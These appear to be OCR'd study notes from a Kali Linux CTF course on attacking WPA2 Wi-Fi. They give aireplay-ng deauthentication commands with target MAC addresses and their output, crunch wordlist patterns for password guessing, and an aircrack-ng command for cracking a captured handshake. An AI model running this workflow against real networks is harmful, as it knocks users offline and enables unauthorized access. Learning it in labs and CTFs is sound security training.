
Forcing Reconnects

- aireplay-ng -0 3 -a B0:C7:45:76:1C:52 -c 24:18:1D:4A:FE:AA wlan0mon
- aireplay-ng wlan0mon --deauth 100 -a B0:C7:45:76:1C:52 -c 24:18:1D:4A:FE:AA




```
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC:85:56:44:90:8F wlan1mon
23:27:20  Waiting for beacon frame (BSSID: 48:5D:36:4C:7E:92) on channel 1
23:27:20  Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 1|65 ACKs]
23:27:21  Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [13|63 ACKs]
23:27:22  Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 0|61 ACKs]
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC:85:56:44:90:8F wlan1mon
23:27:23  Waiting for beacon frame (BSSID: 48:5D:36:4C:7E:92) on channel 1
23:27:24  Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [12|64 ACKs]
23:27:24  Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 8|65 ACKs]
23:27:25  Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 1|60 ACKs]
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC:85:56:44:90:8F wlan1mon
23:27:30  Waiting for beacon frame (BSSID: 48:5D:36:4C:7E:92) on channel 1
23:27:30  Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [15|68 ACKs]
23:27:31  Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 5|63 ACKs]
23:27:32  Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 0|60 ACKs]
root@kali:~/wireless/spring2017#
```

Handshake Packets



Code Cracking

- crunch 8 8 -t 12345%%% > wordlist
- crunch 18 18 -t cursory2917son8@@@ > homecrack

```
root@kali:~/wireless# crunch 8 8 -t 12345%%% > wordlist
Crunch will now generate the following amount of data: 9000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
root@kali:~/wireless# head wordlist
12345000
12345001
12345002
12345003
12345004
12345005
12345006
12345007
12345008
12345009
root@kali:~/wireless#
```


crunch min max charset options

-t : set a specific pattern of @,%^
@ represents lowercase letters
, represents uppercase letters
% represents numbers
^ represents special characters

```
root@kali:~/wireless/spring2017# head homecrack
cursory2917son8aaa
cursory2917son8aab
cursory2917son8aac
cursory2917son8aad
cursory2917son8aae
cursory2917son8aaf
cursory2917son8aag
cursory2917son8aah
cursory2917son8aai
cursory2917son8aaj
```

Code Cracking

- aircrack-ng WPA2_dump-01.cap -w wpa2_crack



Kali Linux CTF Blueprints: Chapters 1 -3